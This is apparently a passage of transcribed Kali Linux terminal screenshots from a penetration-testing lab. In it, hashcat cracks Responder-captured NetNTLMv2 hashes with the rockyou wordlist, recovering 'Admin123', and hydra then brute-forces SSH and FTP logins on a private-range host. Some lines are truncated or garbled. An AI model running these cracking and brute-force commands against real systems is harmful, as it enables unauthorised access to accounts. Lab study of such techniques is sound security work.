Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename ..: /usr/share/wordlists/rockyou.txt
* Passwords ..: 14344392
* Bytes ..: 139921507
* Keyspace ..: 14344385
* Runtime ...: 1 sec

Cracking performance lower than expected?
```

```
kali@kali: /usr/share/responder/logs



File Actions Edit View Help

30041004c00050014004c00540036004c002e004c004f00430041004c000700080080f67dcd563cdb01060004000200000008003000300000000000
000001000000002000008c1d435fb36d48e43afbbd511f7ec21088fd422f294a6367e7d9f2881a76e2c00a0010000000000000000000000000000000000
0000009000e063006900660073002f00310039000000000000000000:Admin123
SERVER::..b31ff0100d4e94cf:3a7851a53a29fddcda57ed53259e9dba:01010000000000000080f67dcd563cdb01d64c055d73cb851700000000020
008004c00540036004c0001001e00570049004e002d00340053004f0055003200510038005a004f0050004d0004003400570049004e002d00340053
004f0055003200510038005a004f0050004d002e004c00540036004c002e004c004f00430041004c00030014004c00540036004c002e004c004f004
30041004c00050014004c00540036004c002e004c004f00430041004c000700080080f67dcd563cdb0106000400020000000800300030000000000000
000001000000002000008c1d435fb36d48e43afbbd511f7ec21088fd422f294a6367e7d9f2881a76e2c00a0010000000000000000000000000000000000
000000900180063006900660073002f00720061006d0073006f006d00650000000000000000:Admin123
SERVER::..e9f0697de513e1db:1c06b21a1135b411c75b47de4609d83:01010000000000000080f67dcd563cdb0171ad67581c7d6bbe00000000020
008004c00540036004c0001001e00570049004e002d00340053004f0055003200510038005a004f0050004d0004003400570049004e002d00340053
004f0055003200510038005a004f0050004d002e004c00540036004c002e004c004f00430041004c00030014004c00540036004c002e004c004f004
30041004c00050014004c00540036004c002e004c004f00430041004c000700080080f67dcd563cdb0106000400020000000800300030000000000000
000001000000002000008c1d435fb36d48e43afbbd511f7ec21088fd422f294a6367e7d9f2881a76e2c00a0010000000000000000000000000000000000
000000900100063006900660073002f003100390032000000000000000000:Admin123
SERVER::..974170efad0fc097:0404117057d0005100173db0d0b01ffa:01010000000000000080f67dcd563cdb01c9e4ba57ce3d8e3f00000000020
008004c00540036004c0001001e00570049004e002d00340053004f0055003200510038005a004f0050004d0004003400570049004e002d00340053
004f0055003200510038005a004f0050004d002e004c00540036004c002e004c004f00430041004c00030014004c00540036004c002e004c004f004
30041004c00050014004c00540036004c002e004c004f00430041004c000700080080f67dcd563cdb0106000400020000000800300030000000000000
000001000000002000008c1d435fb36d48e43afbbd511f7ec21088fd422f294a6367e7d9f2881a76e2c00a0010000000000000000000000000000000000
0000009000c0063006900660073002f003100000000000000000000:Admin123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: hash.txt
Time.Started.....: Thu Nov 21 21:36:18 2024 (9 secs)
Time.Estimated...: Thu Nov 21 21:36:27 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 948.6 kH/s (0.46ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new), 4/4 (100.00%) Salts
Progress.....: 8656896/57377540 (15.09%)
Rejected.....: 0/8656896 (0.00%)
Restore.Point....: 2163712/14344385 (15.08%)
Restore.Sub.#1...: Salt:3 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Afloman -> AUSTIN7
Hardware.Mon.#1..: Util: 93%

Started: Thu Nov 21 21:35:54 2024
Stopped: Thu Nov 21 21:36:28 2024

(kali@kali)-[/usr/share/responder/logs]
$
```

```
Player ▾ | [Icons] | [layout] 04 Apr, 10:23
```

```
kali@kali: /  
File Actions Edit View Help  
$ ssh -o MACs= hmac-sha1,hmac-md5,hmac-sha2-256 root@192.168.19.120  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!  
Someone could be eavesdropping on you right now (man-in-the-middle attack)!  
It is also possible that a host key has just been changed.  
The fingerprint for the RSA key sent by the remote host is  
SHA256:Gjnje3nq4ACoRzCusjNycxwxme1ZuR15OmqmX0YXgoY.  
Please contact your system administrator.  
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.  
Offending RSA key in /home/kali/.ssh/known_hosts:1  
    remove with:  
      ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '192.168.19.120'  
Host key for 192.168.19.120 has changed and you have requested strict checking.  
Host key verification failed.  
  
(kali@kali)-[/]  
$ hydra -l root -P /usr/share/wordlists/rockyou.txt -t 6 ssh://192.168.19.120  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service  
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-21 23:30:44  
[DATA] max 6 tasks per 1 server, overall 6 tasks, 14344399 login tries (l:1/p:14344399), ~2390734 tries p  
ask  
[DATA] attacking ssh://192.168.19.120:22/  
[ERROR] could not connect to ssh://192.168.19.120:22 - kex error : no match for method mac algo client→s  
r: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,  
-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512  
  
(kali@kali)-[/]  
$ hydra -l root -P /usr/share/wordlists/rockyou.txt -t 6 ftp://192.168.19.120  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service  
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-21 23:33:16  
[DATA] max 6 tasks per 1 server, overall 6 tasks, 14344399 login tries (l:1/p:14344399), ~2390734 tries p  
ask  
[DATA] attacking ftp://192.168.19.120:21/  
[STATUS] 114.00 tries/min, 114 tries in 00:01h, 14344285 to do in 2097:08h, 6 active  
[STATUS] 110.33 tries/min, 331 tries in 00:03h, 14344068 to do in 2166:47h, 6 active
```